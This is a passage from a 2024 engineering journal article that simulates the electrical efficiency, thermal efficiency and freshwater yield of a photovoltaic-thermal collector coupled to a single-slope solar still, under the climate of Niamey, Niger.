



# Journal of INNOVATIVE SCIENCE and ENGINEERING

Volume 8  
Issue 2  
Year 2024

E-ISSN: 2602-4217

[www.jise.btu.edu.tr](http://www.jise.btu.edu.tr)

# Investigation of the Efficiency of Photovoltaic Thermal (PV/T) Hybrid Collector as Solution for Water Desalination Needs of Rural Areas in Niger

Mariama Ali Garba <sup>1,\*</sup> , Bulent Yesilata <sup>1</sup> 

<sup>1</sup> Department of Energy Systems Engineering, Faculty of Engineering and Natural Sciences, Ankara Yildirim Beyazit University, Ankara, Turkey

Cite this paper as:

Garba, M.A. and Yesilata, B. (2024). *Investigation of the Efficiency of Photovoltaic Thermal (PV/T) Hybrid Collector as Solution for Water Desalination Needs of Rural Areas in Niger*. Journal of Innovative Science and Engineering. 8(2): 115-131

\*Corresponding author: Mariama Ali Garba  
E-mail: aligarbamariama@gmail.com

Received Date: 24/03/2023  
Accepted Date: 17/09/2024  
© Copyright 2024 by  
Bursa Technical University. Available  
online at <http://jise.btu.edu.tr/>



The works published in Journal of Innovative Science and Engineering (JISE) are licensed under a Creative Commons Attribution-NonCommercial 4.0 International License.

## Abstract

The efficiency of SS (single slope) solar still integrated with a Photovoltaic-thermal collector (PVT) is investigated underneath Niamey's climatic weather conditions. Thus, a theoretical study is conducted, and MATLAB software is used to simulate the equations and data of climatic conditions in Niamey. Three different months have been used for the computations. The electrical efficiency and thermal power of the PVT structure, along with the temperatures of water and glass cover are determined. Also, the daily freshwater yield and overall thermal efficiency of the system are calculated. As a result, the maximum electrical and thermal efficiencies of this structure at noon are found to be 14% and 58.09% respectively. The maximum temperature of water is recorded to be 60 °C while that of the glass cover is reported to be 51.4 °C. The highest freshwater production rate is observed to be 1.10 kg/m<sup>2</sup> per hour at noon time, and the daily freshwater yield is 2.62 kg/m<sup>2</sup>.

**Keywords:** PVT, Single slope solar still, Desalination, Solar energy in Niger, PV hybrid, renewable energy

## 1. Introduction

The growing need for portable water is a notable concern, especially in isolated regions where the availability of potable water is restricted. Although 70% of the Earth's surface is submerged in water, most of this water is in the seas, rendering it unfit for consumption. In response to this problem, a desalination technique utilizing solar still has been developed to manufacture potable water [1]. This procedure entails the separation of minerals and salt from saline water, yielding potable water appropriate for both people and animals. Photovoltaic-thermal modules are the initial development technologies for hybrid solar systems that transform solar radiation into both thermal and electrical energy [2].

Niger, a nation located in West Africa and bordered by the Sahara Desert, has considerable potential in the field of solar energy, since it experiences an average sun irradiation exceeding 9 hours per day and irradiance varies from 5.1 kWh/m<sup>2</sup> to 6.3 kWh/m<sup>2</sup> [3]. Historically, PVT collectors have been employed to enhance the efficiency of PV panels and harness thermal energy for alternative applications. A study examined these systems in Niger and found that the results were satisfactory [4]. Thus, adequate availability of solar energy and saline water is essential for the successful implementation of solar desalination technology.

Many studies have been done in this field through the last decade following earlier studies of Fath et al. and Erdil et al. It is notified from a work conducted on the thermal efficiency of an MD-based distillation system [1] that the daily quantity of drinkable water generated was equaled to eleven liters per m<sup>2</sup> of the absorber surface with an energy of 7.25 kWh per day [1]. A photovoltaic thermal system tested in Cyprus [2] demonstrated that the daily electrical and thermal energy generated respectively were 7 kWh/day and 2.8 kWh/day with an impressive return of investment (ROI) of less than two years [2].

Hughes et al. [5] studied the efficiency of an MD structure-based concentration photovoltaic/thermal system. The result from this experimentation shows that the highest amount of flux produced is 3.41 L/m<sup>2</sup>. The conductivity of distilled H<sub>2</sub>O reduces from 35 µs/cm. The transient operation of the membrane was not affected by the variation of the distillate flow rate.

An investigation on DCMD efficiency was conducted by Sulaiman et al. [6] to determine the mass flux and the thermal efficiency. It was reported that there is a proportional relation between the temperature gradient, flux, and thermal efficiency. Better performance of DCMD was obtained while utilizing polymeric membranes at 0.7 mm and high porosity. The mass flux and thermal power were 26% and 50%, respectively. From the economic analysis, the cost of distilled water generated via reverse osmosis was found to be around \$0.50 per m<sup>3</sup>.

Kelley et al. [7] conducted a study on PV-energized RO structures used for providing fresh water in rural, isolated areas. It was observed that thermal control may augment the production of fresh water. Concentrating mirrors are included in the stated structure to increase electrical efficiency and cool the solar panel. The freshwater production increases up to 59%. AGMD-associated solar system was analyzed by Burrieza et al. [8]. The concentration of the saline water and its temperature were 35 g/L and 80 °C. The maximum portable water produced was around 7 L/m<sup>2</sup>.h, and the higher thermal efficiency and energy consumption were 79% and 810 kWh/m<sup>3</sup>.

Distillation solar system with an MD studied by Koschikowski et al. [9] reported that the capacity of the system was between 100 and 500 L per day. The maximum evaporator inlet temperature and distillate flow were 85 °C and 15 L/h.

An economic analysis of MD and other desalination techniques was done by Kesieme et al. [10]. The result showed that the RO recovery can be improved using MD. Reverse osmosis is expensive; however, with the price of carbon, the cost of the desalination system augments while the RO remains intact. In addition, membrane distillation was found to be more economical than other techniques, with a cost of \$0.66 per m<sup>3</sup>. Mittelman et al. [11] investigated water desalination systems combined with concentrating photovoltaic-thermal collectors. The yearly amount of heat supplied to the MEE was recorded to be around 3%. The water outflow temperature from the CPVT collector was 90 °C, and the specific energy consumption of MEE is 62 kWh/m<sup>3</sup>.

CPVT system combined with DCMD for desalinating seawater is investigated by Hrari et al. [12]. The average electrical and thermal efficiencies are 18% and 71%, respectively. The production of portable water is 3 kg/m<sup>2</sup> per hour, and the required thermal energy is approximately 9200 kJ/kg water.

Using a PVT system, a study is conducted by Aswathi et al. [13] on a dual-slope desalination unit. They enhanced the efficiency of this model by 50%, achieving better performance at higher glass cover temperatures, primarily at maximum irradiance.

Balachandran et al. [14] have improved the solar still-based PVT structure by using a cooling H<sub>2</sub>O film system and HNFC insulation. The production of freshwater is 2.253 L/m<sup>2</sup> per day when the depth of the HNFC insulation is 0.5 cm and 1.420 L/m<sup>2</sup> when the insulation depth equals 1 cm. A stepped PVT solar still possessing a bottom channel is investigated by Xiao et al. [15]. When this channel is around 0.01 m, the temperature of feed water increases by 16.4%. Furthermore, reports indicate a 44% enhancement in the average heat transfer. Also, the amount of distilled water produced per day increased by 51.7%. The average exercise and thermal efficiencies are raised by 3% and 17%, respectively.

Rafiei et al. [16] conducted a study on a hybrid solar desalination system using different types of cavity receivers and a humidifier and dehumidifier system. The maximum freshwater yield was recorded to be 19 kg per hour when the oil inlet temperature is 40 °C and 0.42 kg/s for the highest water flow rate.

Singh et al. [17] evaluated an experimental purification water structure consisting of SS-based dual photovoltaic/thermal collectors. They observed an increase in the annual production of clean water, ranging from 120.29% to 883.55%. The highest production cost for freshwater was around Rs.4.08 per kg.

Gaur et al. [18] investigated the required quantity of absorbers in the HASS-PVT system. The results indicated that 4 collectors are required for every 50 kg of mass water. The daily freshwater production was 7.9 kg, which was higher than the passive one's. The analysis of SS associated with many identical PVT structures is studied by Singh [19]. The annual production of freshwater was obtained when the water depth was around 0.14 m. The cost production of freshwater of N-PVT-FPC-SS was enhanced by 27.5%.

Naroei et al. [20] discussed the efficiency of stepped SS integrated with PVT collectors. The integration of stepped SS with PVT collectors enhances freshwater production by 20%, resulting in a daily production of approximately 5.71 kg/m<sup>2</sup>. It was found that the PVT collector supplied an extra electrical power of 1.06 kW per day. The efficiency of different designs of solar still for industrial and domestic applications was presented by Katekar et al. [21]. The

enhancement in production of water of one and dual basin SS solar still were 112% and 127.65% respectively. The maximum improvement in the production of freshwater was around 67.6%.

Xinxin et al. [22] explored another method of producing drinkable water using the LCPV/T SS system. The highest exergy efficiency is 15.50% and 14.02% of the average exergy. The maximum freshwater yield was reported to be 917.3 g per day, with a slope of 45 °C. According to the economic analysis, the price of freshwater is around ¥0.0095 per liter, with an IRR value of 14.59%.

An analytical expression of dual SS coupled with different PV/T-FPC operating with and without helical heat exchanger was created by Sahota et al. [23]. The system using nanofluid yields freshwater in the range of 4.54 kg to 5.25 kg.

The adsorption desalination system integrated with a PVT module was explored by Mohamed Ghazy et al. [24]. In the afternoon, the maximum electrical and thermal efficiencies were 11.5% and 77.5%, respectively. Coefficient of performance (COP), specific cooling power, and desalinated water were also investigated. Thus, the maximum daily freshwater produced was 6.3 m<sup>3</sup>/ton.

Sharma et al. [25] conducted an analytical study on the dissimilarity of the mass flow rate on SS associated with different PV/T structures. The highest exergy on enviro-economic parameters was observed at N= 10 m and N= 0.14 m. The highest energy of the structure is observed at N= 6 kg/s and N= 0.10 kg/s.

Another study was done by Abozoor et al. [26] on active SS associated with evacuated flat plate structure. The useful energy registered during the day for one and two glass cover glass EFPC was 45.85% and 46.64%, whereas the exergy efficiency of these systems is 7.95% and 8.21%, respectively. The single-cover glass EFPC produced 17.45 kg of distilled water per day, while the double-cover glass EFPC produced 17.97 kg. Rafeek et al. [27] analyzed the efficiency of an inclined SS-embedded solar panel absorber at different mass flow rates. Thus, at m= 8 kg/h, the maximum quantity of freshwater collected equaled 8.1 kg/h. However, the maximum electrical, thermal, and exergy efficiencies were recorded as follows: 20.03%, 22.21%, and 23.36% for m= 4.7 kg/h.

In an attempt to improve the desalination system, a reverse osmosis (RO) using saline water and a PV system was investigated in Egypt [28]. The four methods employed revealed a 14.3% increase in the photovoltaic panel's electrical efficiency using 203 L/m<sup>2</sup> of freshwater. In certain Middle Eastern and North African countries, researchers conducted another theoretical study using the PVT-RO desalination system [29]. Thus, the PVT system's electrical efficiency increased by 8%, while its specific energy consumption registered at 0.135 kWh/m<sup>3</sup>.

Hemmatian et al. [30] conducted an experimental study using phase change material (PCM) and solar collectors to improve the performance of solar still systems. They reported collecting 2.248 L/m<sup>2</sup> of distilled water per day, with an estimated production cost of 0.0458 dollars per liter.


Nanofluids were also utilized to improve the efficiency of desalination systems. Thus, PVT-CPC using SWCNTs and MWCNTs water nanofluids were examined [31]. This system improved its efficiency by up to 30% compared to the baseline, establishing SWCNTs as another reliable solution.

These works clearly show that only a limited number of investigations have taken place in Africa, specifically in North Africa. Thus, this study aims to analyze the performance of a solar still system combined with a PVT module in Niger's climatic conditions. This study marks the inaugural investigation in Niger, specifically in the West African region.

## 2. Mathematical Modeling

The solar desalination system used in this study is a single slope solar still based-PVT collector as depicted in the below Fig. 1. The system is composed of a PVT collector, a pump, and a solar still. When the solar irradiance increases, the temperature of the PV module increases, and as a result, its electrical efficiency decreases. Thus, the cooling of the photovoltaic module and enhancement of its efficiency are carried out by saline water, which is passed through the thermal collector fixed at the backside of the solar panel. The feed water is heated, then circulated via a pump in the solar still. The solar still operates using the incalescence effect: the solar radiation causes water to be vaporized inside a glass-lined enclosed space at a temperature greater than the room temperature. The preheated feed water temperature increases due to sun radiation, and it starts evaporating at a certain temperature. The water vapor condenses to produce distilled droplets of water as cooling at the surface of the glass. These droplets slide down along the glass's surface and are gathered in a container, ready to be used.

This system is a self-powered system where some of the generated electrical power of the PV module is utilized to power the pump, and the remaining part can either be sent to the grid or power some devices such as a radio, DC lamp, etc. The thermal and electrical efficiencies of the PVT collector were investigated here by identifying the temperatures of the glass cover and evaporated water, as well as conducting an energy analysis of the photovoltaic-thermal collector and solar still.



**Figure 1:** Schematic display of SS still integrated PVT module.

### 2.1. Energy Analysis of PVT System

The effective energy  $Q_u$  of the collector is given as the difference between the absorbed solar irradiance and the heat loss from the collector [32]:

$$Q_u = A_c F_R [G - U_L (T_i - T_a)] \quad (1)$$

Where  $A_c$ ,  $G$ ,  $T_a$ ,  $T_i$  and  $U_L$  are the collector area, solar radiation, ambient temperature, inlet water temperature and heat loss coefficient, respectively. And  $F_R$  is the heat removal factor collector which can be deduced as follows [32]:

$$F_R = \frac{\dot{m}C_p}{A_c U_L} [1 - \exp(-\frac{A_c U_L F'}{\dot{m}C_p})] \quad (2)$$

The output electrical power is determined by this formula:

$$P_{el} = V_{oc} I_{sc} FF \quad (3)$$

where  $V_{oc}$  and  $I_{sc}$  are open circuit voltage and short circuit current of the PV panel itself. FF stands for fill factor which is a measure on squareness of the typical IV curve of a PV panel. The electrical efficiency as well as the thermal efficiency of the given system are determined using the equations below [32]:

$$n_{el} = n_r [1 - \beta(T_{cell} - T_r)] - n_{pump} \quad (4)$$

$$n_{ti} = \frac{Q_u}{GA_c} = F_R(\tau\alpha) - F_R U_L \frac{(T_i - T_a)}{G} \quad (5)$$

Where  $n_{pump}$ ,  $U_L$ , and  $F'$  are the efficiency of the pump, heat loss coefficient and the collector efficiency factor. The expression of  $U_L$ ,  $n_{pump}$  and  $F'$  are transferred to the Appendix section to avoid complexity in the text-flow.

## 2.2 Energy Analysis of Solar Still

For the solar still in the current study, the glass cover's temperature, evaporated water, and freshwater production are evaluated. The energy balance equation of glass cover is as follows [33, 34]:

$$\alpha_g G A_g + h_{w-g} * A_w * (T_w - T_g) - h_{c,g-a} A_g (T_g - T_a) - h_{r,g-sky} A_g (T_g - T_{sky}) = m_g * C_g * \frac{dT_g}{dt} \quad (6)$$

Where  $h_{w-g}$ ,  $h_{c,g-a}$ ,  $h_{r,g-sky}$  represent the total heat transfer coefficient from the briny water surface to the glass cover, convection heat transfer coefficient of the wind on the outer surface of glass cover, and radiative heat transfer coefficient of the outer surface cover of glass cover to the sky. All the expressions of the above heat transfer coefficients are given in the Appendix to avoid complexity in the text-flow. The energy balance equation for briny water is expressed by:

$$\alpha_w \tau_g G A_w + Q_u - h_{w-g} A_w (T_w - T_g) = m_w C_w \frac{dT_w}{dt} \quad (7)$$

The freshwater production rate is determined as follows [33, 34]:

$$m_{ev} = 3600 h_{ev,w-g} \frac{(T_w - T_g)}{L_w} \quad (8)$$

With  $m_{ev}$  as mass rate of freshwater, and evaporative heat transfer coefficient ( $h_{ev,w-g}$ ) from the evaporated briny water sheet and its expression is given in the Appendix.  $L_w$  represents the latent heat of water vaporization (J/kg) and is expressed as follows [35]:

$$L_w = 2.4935(10^6 - 947.79T_w + 0.13132T_w^2 - 0.0047974T_w^3) \quad (9)$$

The overall thermal efficiency of PVT-SS is determined by the following equation [33]:

$$n_{th} = \frac{\sum m_{ev} \times L_w}{G A_s \times 3600} \times 100 \quad (10)$$

The simulation of this system is done using MATLAB code and weather data of Niamey city. The required design parameters of the PVT collector and solar still are given in Table 1 and Table 2 below.

**Table 1:** Design parameters of PVT system

Parameters	Values	Parameters	Values
Ta	293 K	Pmax	150 W
Ep	0.95	Vmp	17.2 V
Ec	0.88	Imp	8.72 A
N	1	Voc	21.6 V
M	0.07 kg/s	Isc	9.92 A
Ac	1.36 m <sup>2</sup>	Isc temp. Coeff	(0.065 ±0.015) %/°C
P	4.85 m	Voc temp. Coeff	-(80 ±10) mV/°C
$V_{wind}$	1 m <sup>2</sup> /s	Peak power temp. Coeff	-(0.5 ±0.05) %/°C
( $\tau\alpha$ ) <sub>PV</sub>	0.74	NOCT	47±2 °C
Lab	0.002 m	Operating temp.	-40 °C to 85 °C
Kab	390 W/m. k	h <sub>pva</sub>	45 W/m <sup>2</sup> K
Lpv	0.04 m	Ledge	0.025 m
Kpv	90 W/m. k	Kedge	0.045 W/m. k
Li	0.05 m	W	0.1 m
Ki	0.045 W/m. k	Do	0.01 m

**Table 2:** Design parameters of solar still


Parameters	Values	Parameters	Values
$K$	0.78 W/m°C	$\alpha_w$	0.05
$L_g$	0.004 m	$m_w$	3.9 kg
$C_w$	4190 kJ/kg°C	$\tau_g$	0.95
$\alpha_g$	0.05	$A_g$	1.2 m <sup>2</sup>
$A_w$	1 m <sup>2</sup>	$d$	5 cm
$C_g$	800 J/ (kg. K)	$m_g$	4.1 kg



### 3. Results and Discussion


Data of the climatic order such as the hourly solar irradiance, ambient temperature, and different equations stated above, have been simulated using MATLAB software. These parameters are the primary factors influencing the performance of the PVT collectors. Thus, the hourly solar irradiance along with the ambient temperature for weather conditions of Niamey city on 7<sup>th</sup> May are used and the results are reported in Fig. 2(a). The irradiance varies from 66 to 970 W/m<sup>2</sup>, and the temperature is in the range between 33 °C to 45 °C, which alludes to hot weather conditions.

The effects of temperature and irradiation are crucial factors in determining the effectiveness of the photovoltaic panel as presented in Fig. 2(b). There is a progressive rise in electrical power with increasing irradiance, whereas electrical efficiency is oppositely affected. The negative effect of the increasing temperature is more pronounced on the electrical efficiency than the electrical power. It is noticed that at noon, the electrical efficiency of the PVT panel is recorded as 14%, whereas the electrical power at that instant is 184.58 W. This power is sufficient to power the whole system, which makes it a self-power system. Some of this power is supplied to the pump, and the remaining part can be used either to charge a battery or send it to the grid.



**Figure 1.** Meteorological and PVT system parameters in May of a typical year; (a) Ambient temperature and irradiance [3], (b) Electrical efficiency and electrical power output of the PVT system

A further investigation is carried out to examine the effect of irradiation on electrical efficiency during the remaining months of the year. The daily fluctuations of these parameters for January and September are illustrated in Fig. 3(a) and Fig. 3(b).




**Figure 3.** (a) Variation of solar irradiance in January and September, (b) Electrical efficiency of PVT system in January and September.

It is impressive to see that January is in the winter season, whereas September is in the fall season in Niamey/Niger. During the winter and fall, the maximum irradiances are  $1073.86 \text{ W/m}^2$  and  $856.25 \text{ W/m}^2$ , respectively, as depicted in Fig. 3(a). However, the maximum efficiencies do not differ significantly between these two distinct seasons, 14.12% and 14.3%, respectively, as shown in Fig. 3(b). The nearly vanishing results are due to ambient temperature effects since yielding amplitudes of temperatures in September are lower, acting in favor of electrical efficiency.

We conducted an analysis on the thermal energy side of the PVT collector, and Fig. 4(a) illustrates the hourly fluctuation of thermal power as given in Eq. 1. This demonstrates the desired correlation between solar irradiation and thermal power. The highest recorded thermal power is  $879.82 \text{ W}$ , which is a significant gain compared to single PV panel technology. The daily variation of thermal efficiency of the solar still associated with PVT in May demonstrated this gain more clearly, as given in Fig. 4(b). Thermal efficiency is quite high, reaching its maximum value of 58.09% at noontime. This implies that the total efficiency of this hybrid PVT-solar still combination, the sum of electrical and thermal efficiencies, is over 72%. Moreover, the amplitude of useful thermal energy triggering the desalination process

is largely acceptable compared with available solar still systems, i.e. evacuated solar thermal collectors with flat plate structures [26].




**Figure 4.** Variation of thermal parameters of the PVT in May of a typical year; (a) Solar irradiance and thermal power output of the PVT system, (b) Thermal efficiency.

The analysis of heat transfer parameters and water and glass temperatures of solar still itself is primordial to understand the driving mechanism of the freshwater production. Fig. 5(a) illustrates the hourly variations in the temperatures of the solar still's glass cover and the accumulated water in the solar still for the month of May. A water depth of 0.5 cm is considered optimal, as evaporated water output decreases with increasing water depth. The maximum temperature reached by the water in the solar still is 60.5 °C, while the glass cover reaches 51.4 °C. A larger temperature difference here is desired, as it serves as the primary driving mechanism for freshwater production.

